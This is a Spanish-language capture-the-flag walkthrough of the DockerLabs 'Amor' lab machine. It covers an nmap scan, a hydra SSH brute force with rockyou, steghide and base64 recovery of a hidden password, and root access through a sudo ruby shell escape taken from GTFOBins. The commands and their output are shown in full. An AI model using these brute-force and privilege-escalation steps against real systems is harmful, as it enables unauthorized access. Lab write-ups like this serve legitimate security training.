

Amor

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:

nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)

- p-**: Escanea todos los puertos .
- sS**: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- sC**: Ejecuta scripts predeterminados para recopilar más información del sistema.
- sV**: Detecta las versiones de los servicios en ejecución.
- min-rate 5000**: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- n**: No realiza resolución DNS, trabaja directamente con direcciones IP.
- vvv**: Muestra información detallada y actualizaciones constantes durante el escaneo.
- Pn**: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.


una vez realizado el escaneo vemos que tenemos dos puertos abiertos

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.6p1 Ubuntu 3ubuntu13
|_ ssh-hostkey:
|_   256 7e:72:b6:8b:5f:7c:23:64:dc:15:21:32:5f:ce:40:0a (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAY
cfHyL5Sc7ZuA8TnpH90LkUnRrZLfGP6SVEDcxX6F8=
|_   256 05:8a:a7:27:0f:88:b9:70:84:ec:6d:33:dc:ce:09:6f (ED25519)
|_ _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINj1tBchFeGScA7WX6BgUscF+Tmi
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.58 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: HEAD GET POST OPTIONS
|_ http-title: SecurSEC S.L
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP.

Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.





Nos aparecen dos posibles usuarios, Juan y Carlota así que probaremos un con un ataque de fuerza bruta con hydra para obtener su contraseña

hydra -l carlota -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

```
> hydra -l carlota -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-20 14:06:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: carlota password: babygirl
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-20 14:06:58

> took 16s
```

Una vez obtenida, entramos por el puerto ssh con: **ssh carlota@172.17.0.2**

```
> ssh carlota@172.17.0.2
carlota@172.17.0.2's password:
Permission denied, please try again.
carlota@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
$ whoami
carlota
$ |
```



Ya dentro, al no ser usuario root, debemos escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando :
find / -perm -4000 2>/dev/null

o binarios Sudo con **sudo -l**

```
$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
$ sudo -l
-sh: 3: sudo: not found
$ |
```

Desafortunadamente no vemos nada que nos pueda ayudar así que navegamos por los directorios en busca de alguna pista

```
$ ls
Desktop
$ cd Desktop
$ ls
fotos
$ cd fotos
$ ls
vacaciones
$ cd vacaciones
-sh: 9: cd: can't cd to vacaciones
$ cd vacaciones
$ ls
imagen.jpg
$ |
```

Hay una imagen, procedemos a descargarla para ver si tiene algún archivo oculto y buscar en sus metadatos
scp carlota@172.17.0.2:/home/carlota/Desktop/fotos/vacaciones/imagen.jpg
<aquí pon tu directorio>

```
> scp carlota@172.17.0.2:/home/carlota/Desktop/fotos/vacaciones/imagen.jpg /home/kali/Maquinas/DockerLabs/Facil/amor
carlota@172.17.0.2's password:
imagen.jpg      100%  51KB  13.6MB/s   00:00
> > > > took 6s |
```



Para comprobar si tiene archivos ocultos utilizamos la herramienta steghide: **steghide extract -sf imagen.jpg**

```
> ls
❏ amor.tar  📄 auto_deploy.sh  🖼️ imagen.jpg
> steghide extract -sf imagen.jpg
Enter passphrase:
wrote extracted data to "secret.txt".
> cat secret.txt
```

	File: secret.txt
1	ZXNsYWNhc2FkZXBpbnlwb24=

🏠 > 📁 ~/Maquinas/DockerLabs/Facil/amor > ✓ |

Efectivamente hay un archivo oculto por lo que haremos un cat para ver su contenido y parece estar cifrado

en base64, para descifrarlo ponemos: **echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 --decode**

```
> echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 --decode
eslacasadepinypon%
🏠 > 📁 ~/Maquinas/DockerLabs/Facil/amor > ✓ |
```

La contraseña es: **eslacasadepinypon**

Intento entrar con el usuario root pero la contraseña no pertenece a ese usuario, así que buscaremos usuarios desde el usuario de carlota

```
> echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 --decode
eslacasadepinypon%
> ssh root@172.17.0.2
root@172.17.0.2's password:
Permission denied, please try again.
root@172.17.0.2's password:
Permission denied, please try again.
root@172.17.0.2's password:
🏠 > 📁 ~/Ma/DockerLabs/Facil/amor > ❌ INT > took ⌚ 29s |
```



```
$ pwd
/home/carlota/Desktop/fotos/vacaciones
$ cd /home
$ ls
carlota  oscar  ubuntu
$ |
```

Oscar es un usuario, intentemos entrar por el puerto ssh con ese usuario

```
> ssh oscar@172.17.0.2
oscar@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$
```

Si ha funcionado, ahora dentro de oscar tenemos que escalar privilegios, busquemos binarios **sudo -l**

```
$ sudo -l
Matching Defaults entries for oscar on 1ffb2a260730:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User oscar may run the following commands on 1ffb2a260730:
  (ALL) NOPASSWD: /usr/bin/ruby
$
```

Encontramos el binario ruby ,para encontrar las vulnerabilidades recomiendo esta pagina: <https://gtfobins.github.io/>

En nuestro caso buscamos el binario ruby nos aparece la opción de Sudo

Binary	Functions
<u>ruby</u>	<div>ShellReverse shellFile uploadFile downloadFile writeFile readLibrary loadSudo</div> <div>Capabilities</div>



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

Ahora simplemente copiamos y pegamos el comando: `sudo ruby -e 'exec "/bin/sh"'`

```
Last login: Mon Jan 13 21:38:39 2023 from 172.17.0.1
$ sudo -l
Matching Defaults entries for juan on 37f24925492b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

User juan may run the following commands on 37f24925492b:
    (ALL) NOPASSWD: /usr/bin/ruby
$ sudo ruby -e 'exec "/bin/sh"'
# whoami
root
# |
```

Y ya somos usuario root.



R



E

D



S

H



E

N



L

O



N



G